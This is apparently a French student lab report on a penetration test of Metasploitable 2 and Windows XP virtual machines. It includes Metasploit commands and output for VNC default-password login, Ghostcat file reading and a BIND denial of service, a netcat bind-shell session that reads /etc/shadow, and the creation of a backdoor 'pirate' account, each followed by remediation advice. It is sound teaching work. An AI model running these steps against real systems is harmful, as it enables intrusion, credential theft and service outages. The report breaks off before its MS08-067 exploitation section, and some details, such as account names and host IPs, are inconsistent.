IUT Villetaneuse
Université Sorbonne Paris Nord

SAE Découvrir le Pentesting

Objectifs du projet

L'objectif de ce projet est de mettre en pratique les concepts de sécurité offensive étudiés en formation à travers la réalisation d'un **test d'intrusion complet** sur une infrastructure volontairement vulnérable. Il vise à comprendre et appliquer les différentes phases d'un pentest, depuis la détection des services exposés jusqu'à l'exploitation effective des failles de sécurité. Ce travail a également pour but d'évaluer l'impact réel de vulnérabilités critiques identifiées par un scanner automatique, de démontrer les risques associés à des systèmes obsolètes ou mal configurés, et enfin de proposer des **mesures de remédiation concrètes** permettant de réduire la surface d'attaque et d'améliorer la sécurité globale des systèmes analysés.

Etudiant : Adam Jlaiel, Sankou Sillah
Encadrer par Mr OUELAALI
Date: 21/01/2026

IUT Villetaneuse
Université Sorbonne Paris Nord

Table des matières

1. **Introduction**
   - Contexte du pentesting
   - Objectifs du projet
2. **Environnement et méthodologie**
   - Infrastructure du laboratoire
   - Outils utilisés (Nessus, Metasploit)
   - Démarche de test d'intrusion
3. **Analyse et exploitation de Metasploitable 2**
   - Présentation de la cible
   - Vulnérabilités critiques identifiées
   - Exploitation d'une vulnérabilité (exemple concret)
   - Impact et conséquences
   - Mesures de remédiation
4. **Analyse et exploitation de Windows XP**
   - Présentation de la cible
   - Vulnérabilités critiques identifiées
   - Exploitation de MS08-067 (RCE)
   - Autres vulnérabilités SMB
   - Limites et cas non exploitables
   - Mesures de remédiation
5. **Comparaison Metasploitable / Windows XP**
   - Types de failles
   - Facilité d'exploitation
   - Impact sur la sécurité
6. **Conclusion générale**
   - Enseignements du projet
   - Importance des mises à jour et de la configuration
   - Message de sensibilisation à la sécurité

Introduction

Dans un contexte où la sécurité des systèmes d'information est devenue un enjeu majeur pour les organisations, la pratique du **test d'intrusion (pentest)** constitue un outil essentiel pour évaluer le niveau réel de sécurité d'une infrastructure informatique. Contrairement à une simple analyse théorique, le pentest vise à reproduire le comportement d'un attaquant afin d'identifier, exploiter et analyser les failles de sécurité présentes sur un système, dans un cadre maîtrisé et autorisé.

C'est dans cette optique que s'inscrit le présent projet, réalisé dans le cadre de la formation **BUT Réseaux & Télécommunications** à l'IUT. L'objectif principal de ce travail est de mettre en œuvre une **méthodologie complète de test d'intrusion**, depuis la phase de reconnaissance jusqu'à la post-exploitation, afin d'illustrer concrètement les risques encourus par des systèmes **obsolètes, mal configurés ou insuffisamment protégés**.

Pour ce faire, une **infrastructure de laboratoire virtuelle** a été déployée à l'aide de VirtualBox. Elle se compose de plusieurs machines volontairement vulnérables : une machine **Metasploitable 2**, conçue pour l'apprentissage de la sécurité offensive sous Linux, et une machine **Windows XP Familial**, système aujourd'hui obsolète et non maintenu, servant de cible Windows. La machine d'attaque correspond à un poste personnel sous **Ubuntu**, sur lequel ont été installés manuellement les outils de sécurité nécessaires, notamment **Metasploit Framework** et le scanner de vulnérabilités **Nessus**.

Le projet suit une démarche structurée et réaliste de pentesting. Dans un premier temps, une phase de **reconnaissance et de cartographie du réseau** est menée afin d'identifier les hôtes actifs et les services exposés. Ensuite, un **scan de vulnérabilités automatisé** est réalisé à l'aide de Nessus, permettant de détecter et de classifier les failles de sécurité selon leur niveau de criticité. Les vulnérabilités les plus graves sont alors **exploitées à l'aide de Metasploit**, afin de démontrer leur impact réel, notamment par l'obtention de shells distants, de privilèges élevés (root ou SYSTEM), et la mise en place de mécanismes de persistance.

Enfin, ce rapport a pour but non seulement de présenter les différentes étapes techniques réalisées, mais également d'**analyser les conséquences concrètes des vulnérabilités découvertes**, et de proposer des **mesures de remédiation adaptées**. L'ensemble du travail s'inscrit dans un cadre pédagogique strictement contrôlé, et vise à sensibiliser aux bonnes pratiques de sécurité ainsi qu'aux dangers liés à l'utilisation de systèmes non maintenus ou mal sécurisés.

I- Exploitation de Metasploitable

1. VNC Server 'password' Password (CRITICAL)

Vulnérabilité : VNC configuré avec le mot de passe par défaut "password".

CRITICAL VNC Server 'password' Password

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Output

```
Nessus logged in using a password of "password".
```

To see debug logs, please visit individual host

Port ▲	Hosts
5900 / tcp / vnc	192.168.56.101

La vulnérabilité identifiée concerne le service **VNC (Virtual Network Computing)** exposé sur le port **5900/TCP**, configuré avec un **mot de passe faible et par défaut : “password”**. VNC est un protocole d’accès distant graphique permettant de prendre le contrôle complet de l’interface d’un système, souvent utilisé pour l’administration à distance.

Dans ce cas précis, le scanner de vulnérabilités **Nessus** a été capable de s’authentifier automatiquement au service VNC en utilisant ce mot de passe trivial. Cela signifie que **toute personne disposant d’un accès réseau à la machine cible peut se connecter sans authentification forte**, sans contournement technique particulier, et sans laisser de trace d’exploitation complexe.

Cette mauvaise configuration constitue une vulnérabilité **critique**, car elle permet à un attaquant distant non authentifié d’obtenir **un accès interactif complet à la machine**, équivalent à celui d’un utilisateur local. Une fois connecté via VNC, l’attaquant peut observer l’écran, interagir avec le système, exécuter des commandes, modifier des fichiers, créer de nouveaux comptes utilisateurs et installer des mécanismes de persistance.


L'impact de cette vulnérabilité est d'autant plus grave que, sur Metasploitable 2, le service VNC s'exécute avec des **privilèges élevés**, ce qui facilite une compromission totale du système. Aucun mécanisme de protection supplémentaire (restriction d'adresse IP, chiffrement renforcé, authentification multi-facteur) n'est mis en place, rendant l'attaque triviale.

Cette faille illustre parfaitement les risques liés à l'utilisation de **mots de passe par défaut** et à l'exposition de services d'administration à distance sans sécurisation adéquate. Elle démontre également qu'une vulnérabilité ne nécessite pas toujours une exploitation complexe pour être critique : **une simple mauvaise configuration suffit** à compromettre entièrement un système.

Exploitation :

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(scanner/vnc/vnc_login) > set PASS_FILE /opt/metasploit-framework/embedded/framework/data/wordlists/vnc_passwords.txt
PASS_FILE => /opt/metasploit-framework/embedded/framework/data/wordlists/vnc_passwords.txt
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.56.101:5900   - 192.168.56.101:5900 - Starting VNC login sweep
[!] 192.168.56.101:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.56.101:5900   - 192.168.56.101:5900 - Login Successful: :password
[*] 192.168.56.101:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) >
```

Prise de contrôle graphique via le client VNC



Création d'un nouvel utilisateur sur Metasploitable

Depuis la session VNC ouverte en tant que super-utilisateur, un nouvel utilisateur local a été créé sur la machine Metasploitable afin d'illustrer la persistance qu'un attaquant peut mettre en place après compromission. Dans un premier temps, la commande suivante a été exécutée pour créer le compte `hacker` avec un répertoire personnel et le shell Bash :

```
root@metasploitable: /
root@metasploitable:/# useradd -m -s /bin/bash pirate
root@metasploitable:/#
```

Le mot de passe du compte a ensuite été défini à l'aide de :

```
root@metasploitable: /
root@metasploitable:/# useradd -m -s /bin/bash pirate
root@metasploitable:/# passwd pirate
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@metasploitable:/#
```

Après saisie et confirmation du mot de passe, le système affiche « password updated successfully », ce qui confirme la création correcte du compte. Le compte `hacker` est désormais un utilisateur valide du système, ce qui permettrait à un attaquant de se reconnecter plus tard directement (localement ou à distance si un service comme SSH était ouvert), sans repasser par l'exploitation VNC.

Création d'un compte persistant et d'un fichier de preuve

```
root@metasploitable:/# su - pirate
pirate@metasploitable:~$ echo "Bonjour je suis le pirate A***" > README
pirate@metasploitable:~$ cat README
Bonjour je suis le pirate A***
pirate@metasploitable:~$
```

Exploitation de la vulnérabilité

L'exploitation a été réalisée à l'aide du framework **Metasploit**, en utilisant le module auxiliary/scanner/vnc/vnc_login. Ce module a été configuré avec l'adresse IP de la

machine Metasploitable et une liste de mots de passe fournie par défaut par Metasploit afin de tester l'authentification du service VNC exposé sur le port **5900/TCP**.

Lors de l'exécution du module, une tentative de connexion a abouti avec succès en utilisant le mot de passe **"password"**, ce qui a confirmé la vulnérabilité détectée par Nessus. Une connexion manuelle a ensuite été établie à l'aide d'un **client VNC**, permettant l'ouverture d'une session graphique distante sur la machine cible.

La session VNC étant ouverte avec des **droits root**, un nouvel utilisateur local a été créé et un mot de passe lui a été attribué. Cette action illustre la possibilité pour un attaquant de mettre en place une **persistance** après compromission, sans avoir besoin de réexploiter la vulnérabilité initiale.

Mesures de remédiation :

Afin de corriger cette vulnérabilité, plusieurs mesures de sécurité doivent être mises en place. Tout d'abord, le **mot de passe par défaut du service VNC doit être immédiatement remplacé** par un mot de passe fort, complexe et unique, conformément aux bonnes pratiques de sécurité.

Ensuite, il est recommandé de **restreindre l'accès au service VNC** en limitant les adresses IP autorisées à s'y connecter, ou en bloquant totalement le port **5900/TCP** via un pare-feu lorsqu'un accès distant n'est pas strictement nécessaire. L'exposition d'un service d'administration à distance sur le réseau représente en elle-même un risque important.

Lorsque l'utilisation de VNC est indispensable, il est fortement conseillé de **chiffrer les communications** (par exemple via un tunnel SSH) et de désactiver toute authentification faible. Enfin, une surveillance régulière des services exposés et des comptes utilisateurs permettrait de détecter plus rapidement toute activité suspecte ou création de compte non autorisée.

Ces mesures permettent de réduire significativement la surface d'attaque et d'éviter qu'une simple mauvaise configuration ne mène à une compromission totale du système.

2. Apache Tomcat AJP Connector Request Injection - Ghostcat (CRITICAL)

CRITICAL Apache Tomcat AJP Connector Request Injection (Ghostcat)

Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could expl vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gair code execution (RCE).

Solution

Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9 later.

See Also

Vulnérabilité : CVE-2020-1938, lecture de fichiers arbitraires et exécution de code.

Explication de la vulnérabilité

La vulnérabilité **Ghostcat** (CVE-2020-1938) affecte le **connecteur AJP (Apache JServ Protocol)** du serveur **Apache Tomcat**. Ce connecteur, généralement utilisé pour la communication interne entre Tomcat et un serveur web frontal (comme Apache HTTPD), ne devrait pas être exposé directement sur le réseau.

Dans le cas présent, le port AJP (par défaut **8009/TCP**) est accessible sans mécanisme d'authentification. Cette mauvaise configuration permet à un attaquant distant non authentifié d'envoyer des requêtes AJP spécialement conçues afin de **lire des fichiers internes du serveur Tomcat**, y compris des fichiers de configuration ou des ressources applicatives.

Dans certains cas, notamment lorsque le serveur autorise le déploiement ou l'inclusion de fichiers JSP, cette vulnérabilité peut également conduire à une **exécution de code à distance (RCE)**. L'attaquant peut alors exécuter du code arbitraire avec les privilèges du service Tomcat.

Cette faille est classée **critique**, car elle ne nécessite ni authentification ni interaction utilisateur, et peut mener à une compromission complète du serveur applicatif. Elle illustre une nouvelle fois les risques liés à l'exposition de services internes et à une **mauvaise configuration des composants applicatifs**.

Exploitation :

```
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) > use auxiliary/admin/http/tom
cat_ghostcat
msf auxiliary(admin/http/tomcat_ghostcat) > set RHOSTS 192
RHOSTS => 192
msf auxiliary(admin/http/tomcat_ghostcat) > set RHOSTS 192.168.56.1
01
RHOSTS => 192.168.56.101
msf auxiliary(admin/http/tomcat_ghostcat) > set RPORT 8009
RPORT => 8009
msf auxiliary(admin/http/tomcat_ghostcat) >
```

```
msf auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.56.101
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed
with
  this work for additional information regarding copyright ownershi
p.
  The ASF licenses this file to You under the Apache License, Versi
on 2.0
  (the "License"); you may not use this file except in compliance w
ith
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, softwa
re
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or i
mplied.
  See the License for the specific language governing permissions a
nd
  limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

Exploitation de la vulnérabilité

L'exploitation de la vulnérabilité **Ghostcat** a été réalisée à l'aide de **Metasploit**, en utilisant le module auxiliary/admin/http/tomcat_ghostcat. Ce module permet d'exploiter une mauvaise configuration du connecteur **AJP** de Tomcat afin d'accéder à des ressources internes du serveur.

Le module a été configuré avec l'adresse IP de la machine cible, ainsi qu'avec le port **8009/TCP**, correspondant au port AJP par défaut exposé sur Metasploitable. Une fois le module exécuté, Metasploit a pu interroger directement le connecteur AJP sans authentification.

L'exécution du module a permis de **lire le contenu de fichiers internes du serveur Tomcat**, comme illustré par l'affichage du contenu d'un fichier XML de l'application web. Cette lecture de fichiers confirme que le service AJP est accessible et vulnérable, et qu'un attaquant distant peut obtenir des informations sensibles sans disposer d'identifiants.

Cette exploitation démontre qu'une exposition non sécurisée du connecteur AJP peut entraîner une **fuite d'informations critiques**, et constitue une première étape pouvant mener à une compromission plus avancée du serveur applicatif.

Mesures de remédiation

Pour corriger la vulnérabilité **Ghostcat**, la première mesure consiste à **désactiver l'exposition du connecteur AJP** lorsqu'il n'est pas strictement nécessaire. Le port **8009/TCP** ne doit jamais être accessible depuis le réseau, car il est destiné à une communication interne entre services.

Si l'utilisation du connecteur AJP est indispensable, il est nécessaire de **configurer une authentification** en définissant un secret (secretRequired="true") dans la configuration de Tomcat, et de restreindre les adresses IP autorisées à s'y connecter. L'accès au port AJP doit également être filtré par un pare-feu.

Il est fortement recommandé de **mettre à jour Apache Tomcat** vers une version corrigée (7.0.100, 8.5.51 ou supérieure), intégrant les correctifs de sécurité liés à la vulnérabilité CVE-2020-1938. Enfin, une vérification régulière des services exposés permettrait d'éviter l'exposition accidentelle de composants internes.

Ces mesures permettent de supprimer le vecteur d'attaque et de limiter les risques de fuite d'informations ou de compromission du serveur applicatif.

3. Bind Shell Backdoor Detection (CRITICAL)

Vulnérabilité : Port ouvert avec backdoor directe (souvent port 1524 ou 6200).

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "id" using the
following request :


This produced the following truncated output (limited to 10 lines) :
------------------------------ snip ------------------------------
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#

------------------------------ snip ------------------------------
```

To see debug logs, please visit individual host

Port ▲	Hosts
1524 / tcp / wild_shell	192.168.56.101

Explication de la vulnérabilité

La vulnérabilité détectée correspond à la présence d'un **bind shell**, c'est-à-dire un shell distant **directement accessible via un port réseau**, sans aucun mécanisme d'authentification. Dans ce cas, le service écoute sur le port **1524/TCP**, port historiquement utilisé par des backdoors sur les systèmes Linux vulnérables, notamment sur Metasploitable.

Un bind shell permet à un attaquant de se connecter simplement au port ouvert et d'exécuter des commandes système à distance, comme s'il disposait d'un accès local. Contrairement à une exploitation classique, **aucune faille n'a besoin d'être exploitée** : le shell est déjà présent et opérationnel.

Le résultat du scan Nessus montre que le scanner a pu exécuter la commande id directement via ce port, et obtenir une réponse indiquant un **utilisateur root** (uid=0). Cela confirme que le shell est actif, accessible à distance et qu'il s'exécute avec les **privilèges les plus élevés**, ce qui constitue une compromission totale du système.

Cette vulnérabilité est classée **critique**, car elle offre un accès immédiat et complet à la machine, sans authentification, sans exploitation complexe et sans interaction utilisateur. Elle

indique également que le système est **déjà compromis ou volontairement vulnérable**, ce qui représente un risque majeur dans un environnement réel.

Exploitation :

```
jlaiel@jlaieladam:~$ nc 192.168.56.101 1524
root@metasploitable:/# tail -3 /etc/shadow
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
pirate:$1$QUWDBv4L$Y7MLGcEJ3aMCl5tmGk5pG.:20479:0:99999:7::
root@metasploitable:/#
```

On obtient un shell root directement

Exploitation de la vulnérabilité

L'exploitation de cette vulnérabilité a été réalisée en se connectant directement au **bind shell** exposé sur le port **1524/TCP** à l'aide de l'outil netcat. Une simple connexion réseau vers ce port a permis d'obtenir immédiatement un **shell distant** sur la machine Metasploitable.

Aucune authentification n'étant requise, la connexion donne accès directement à un **shell root**, comme le montre l'invite de commande obtenue. Afin de confirmer le niveau de privilèges et l'accès complet au système, la commande tail /etc/shadow a été exécutée, permettant la lecture du fichier des mots de passe chiffrés, normalement réservé à l'utilisateur root.

Cette exploitation démontre qu'un bind shell actif constitue une **porte dérobée critique**, offrant un accès total au système sans exploitation préalable ni mécanisme de sécurité, et confirme une compromission complète de la machine.

Mesures de remédiation

La présence d'un **bind shell** indique une compromission grave du système. La première mesure à prendre consiste à **fermer immédiatement le port concerné** via un pare-feu afin d'empêcher tout accès distant non autorisé.

Il est ensuite indispensable de **supprimer le service ou le processus responsable du bind shell** et d'analyser le système afin d'identifier l'origine de la backdoor. Dans un environnement réel, la solution la plus sûre reste une **réinstallation complète du système**, car il n'est pas possible de garantir l'absence d'autres mécanismes de compromission.

Enfin, des mesures préventives doivent être mises en place, telles que la **surveillance des ports ouverts**, la limitation des services exposés, l'utilisation d'un pare-feu

correctement configuré et la mise à jour régulière du système. Ces actions permettent de réduire fortement les risques liés à la présence de backdoors et d'accès non autorisés.

4. ISC BIND Service Downgrade / Reflected DoS (HIGH)

HIGH ISC BIND Service Downgrade / Reflected DoS

Description

According to its self-reported version, the instance of ISC BIND 9 running on the remote name server is affected by performance downgrade and Reflected DoS vulnerabilities. This is due to BIND DNS not sufficiently limiting the number fetches which may be performed while processing a referral response.

An unauthenticated, remote attacker can exploit this to cause degrade the service of the recursive server or to use the affected server as a reflector in a reflection attack.

Solution

Upgrade to the ISC BIND version referenced in the vendor advisory.

See Also

https://kb.isc.org/docs/cve-2020-8616

Output

```
Installed version : 9.4.2
Fixed version     : 9.11.19
```

To see debug logs, please visit individual host

Port ▲	Hosts
53 / udp / dns	192.168.56.101

Explication de la vulnérabilité

Cette vulnérabilité affecte le service **DNS ISC BIND**, utilisé ici comme serveur DNS récursif et accessible sur le port **53/UDP**. La version installée de BIND ne limite pas correctement le nombre de requêtes traitées lors de certaines réponses DNS, notamment lors des mécanismes de redirection (referral responses).

Cette mauvaise gestion permet à un attaquant distant non authentifié de provoquer une **dégradation des performances du service DNS**, voire un **déni de service (DoS)**. L'attaquant peut également exploiter ce comportement pour utiliser le serveur comme **réflecteur** dans une attaque par **réflexion DNS**, amplifiant le trafic envoyé vers une victime tierce.

Contrairement aux vulnérabilités précédentes, cette faille ne permet pas une prise de contrôle du système. En revanche, elle impacte directement la **disponibilité du service**, ce qui peut rendre le serveur DNS indisponible ou provoquer des erreurs de résolution pour les clients légitimes.

Cette vulnérabilité est classée **HIGH**, car elle peut être exploitée à distance sans authentification et affecte un service critique du réseau. Elle illustre l'importance de maintenir les services exposés à jour et correctement configurés afin d'éviter des attaques de type déni de service.

Vulnérabilité : Attaque DoS par réflexion DNS.

```
msf auxiliary(admin/http/tomcat_ghostcat) > use auxiliary/dos/dns/b
ind_tkey
msf auxiliary(dos/dns/bind_tkey) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(dos/dns/bind_tkey) > set RPORT 53
RPORT => 53
msf auxiliary(dos/dns/bind_tkey) >
```

Avant de faire l'attaque on verifie que le DNS repond :

```
jlaiel@jlaieladam:~$ nslookup metasploitable 192.168.56.101
;; Got SERVFAIL reply from 192.168.56.101
Server:         192.168.56.101
Address:        192.168.56.101#53

** server can't find metasploitable: SERVFAIL
```

Explication de SERVFAIL

- **SERVFAIL = le serveur DNS répond, mais dit "Je ne peux pas te donner la réponse" (erreur serveur).**

C'est différent d'un timeout où le serveur ne répond tout simplement pas du tout

Cela signifie que le service DNS (port 53) est bien actif et répond, mais il a un problème interne (mauvaise config, erreur de validation, serveur autoritaire injoignable).

Apres l'attaque :

```
msf auxiliary(dos/dns/bind_tkey) > run
[*] Sending packet to 192.168.56.101
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dos/dns/bind_tkey) >
```

```
jlaiel@jlaieladam:~$ nslookup metasploitable 192.168.56.101
;; communications error to 192.168.56.101#53: connection refused
;; communications error to 192.168.56.101#53: connection refused
;; communications error to 192.168.56.101#53: connection refused
;; no servers could be reached
```

La nous pouvons voir connection refused.

Exploitation de la vulnérabilité

L'exploitation de cette vulnérabilité a été réalisée à l'aide de **Metasploit**, en utilisant le module auxiliary/dos/dns/bind_tkey, conçu pour provoquer une **dégradation du service DNS ISC BIND**. Le module a été configuré avec l'adresse IP de la machine cible et le port **53/UDP**, correspondant au service DNS.

Avant de lancer l'attaque, une requête DNS a été effectuée à l'aide de la commande nslookup afin de vérifier que le service DNS était actif. La réponse **SERVFAIL** indique que le serveur DNS répond bien aux requêtes, mais rencontre une erreur interne, confirmant que le service est fonctionnel et accessible.

Le module Metasploit a ensuite été exécuté, envoyant des paquets DNS spécialement conçus vers le serveur cible. Après l'exécution de l'attaque, une nouvelle requête nslookup a été réalisée. Cette fois-ci, le serveur ne répond plus et retourne une erreur **connection refused**, indiquant que le service DNS n'est plus disponible.

Cette exploitation démontre qu'un attaquant distant peut provoquer un **déni de service** sur le serveur DNS, rendant la résolution de noms impossible pour les clients légitimes. Bien qu'aucune prise de contrôle du système ne soit réalisée, l'impact sur la **disponibilité du service** est immédiat et significatif.

Mesures de remédiation

Pour corriger cette vulnérabilité, il est nécessaire de **mettre à jour le service ISC BIND** vers une version corrigée, intégrant les correctifs de sécurité contre les attaques de type **reflected DoS**. Les versions obsolètes du service DNS ne gèrent pas correctement certaines requêtes et facilitent ce type d'attaque.

Il est également recommandé de **désactiver la récursion DNS** pour les clients non autorisés et de restreindre l'accès au port **53/UDP** uniquement aux adresses IP légitimes. La mise en place de **règles de pare-feu** permet de limiter l'exposition du service et de réduire les risques d'abus.

Enfin, l'activation de mécanismes de **limitation de débit (rate limiting)** et la surveillance du trafic DNS permettent de détecter plus rapidement les comportements anormaux et de prévenir les attaques par déni de service.

Ces mesures permettent d'améliorer la **disponibilité du service DNS** et d'éviter son exploitation dans des attaques de type DoS ou par réflexion.

Conclusion – Metasploitable

L'analyse de la machine **Metasploitable 2** a permis de démontrer de manière concrète l'impact de **vulnérabilités critiques** présentes sur un système volontairement mal sécurisé. Les différents tests réalisés ont mis en évidence des failles graves telles que l'exposition d'un service VNC avec mot de passe par défaut, la vulnérabilité **Ghostcat** sur Apache Tomcat, la présence d'un **bind shell** actif et une mauvaise configuration du service DNS ISC BIND.


Ces vulnérabilités ont pu être exploitées **sans authentification**, menant à des conséquences immédiates telles que l'obtention de **shells root**, l'accès complet au système, la lecture et la modification de fichiers sensibles, ainsi que la mise en place de mécanismes de **persistance**. Les attaques menées montrent qu'une simple mauvaise configuration ou l'exposition inutile de services suffit à compromettre totalement un système.

Ce cas d'étude illustre parfaitement les risques liés à l'absence de mises à jour, à l'utilisation de mots de passe faibles et à l'exposition de services internes sur le réseau. Metasploitable constitue ainsi un excellent support pédagogique pour comprendre les différentes phases d'un test d'intrusion et les impacts réels des vulnérabilités détectées par des outils automatisés comme Nessus.

Enfin, cette partie du projet met en évidence l'importance de la **sécurisation des services**, de la **réduction de la surface d'attaque** et de l'application de **bonnes pratiques de configuration**, qui restent des éléments essentiels pour prévenir toute compromission dans un environnement réel.

II- WINDOWS

Scan Nessus de la machine Windows XP



Un second scan Nessus a été lancé sur la machine Windows XP du laboratoire, accessible à l'adresse IP 192.168.56.102. Contrairement à Metasploitable, les résultats sont très limités : Nessus ne remonte que quatre entrées de type « INFO » (*Ethernet Card Manufacturer Detection*, *Ethernet MAC Addresses*, *Nessus Scan Information* et *Traceroute Information*), qui correspondent uniquement à des informations de découverte réseau et non à de véritables vulnérabilités exploitables. Aucune alerte de niveau faible, moyen, élevé ou critique n'est signalée. Cette situation s'explique par le fait que le **pare-feu de Windows XP est activé** et filtre la plupart des ports entrants, ce qui empêche Nessus de voir – et donc de tester – les services potentiellement vulnérables. Ce résultat illustre l'impact important d'un pare-feu correctement configuré sur la surface d'attaque exposée à un scanner externe.

1. MS08-067 : RPC Remote Code Execution (CRITICAL)

La plus célèbre des vulnérabilités Windows, exploitation garantie avec shell SYSTEM.

CRITICAL MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check

Description

The remote host is affected by a memory corruption vulnerability in SMB that may allow an attacker to execute arbitrary code or perform a denial of service against the remote host.

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

See Also

http://www.microsoft.com/technet/security/bulletin/ms09-001.mspx

Output

```
No output recorded.
```

To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.56.103

Explication de la vulnérabilité

La vulnérabilité **MS08-067** est l'une des failles les plus connues et les plus critiques des systèmes **Microsoft Windows**, affectant le service **RPC (Remote Procedure Call)** utilisé notamment par le protocole **SMB** sur le port **445/TCP**. Elle est due à une **mauvaise gestion de la mémoire** lors du traitement de requêtes RPC spécialement conçues.

Cette faille permet à un attaquant distant non authentifié d'exécuter du **code arbitraire à distance**, simplement en envoyant des paquets malformés au service vulnérable. Aucune interaction utilisateur n'est requise et aucun identifiant n'est nécessaire, ce qui rend l'exploitation particulièrement simple et fiable sur les systèmes non corrigés.

Sur **Windows XP**, le code injecté s'exécute directement avec les **privilèges SYSTEM**, le niveau de privilège le plus élevé du système. Cela permet à un attaquant de prendre le contrôle total de la machine, d'exécuter des commandes, de créer ou modifier des comptes utilisateurs, d'installer des backdoors ou de désactiver les mécanismes de sécurité.

Cette vulnérabilité est classée **critique** en raison de son impact majeur, de sa facilité d'exploitation et de la large surface d'attaque qu'elle représente. Elle illustre parfaitement les risques liés à l'utilisation de **systèmes d'exploitation obsolètes**, tels que Windows XP, qui ne bénéficient plus de mises à jour de sécurité.

Dans msfconsole

```
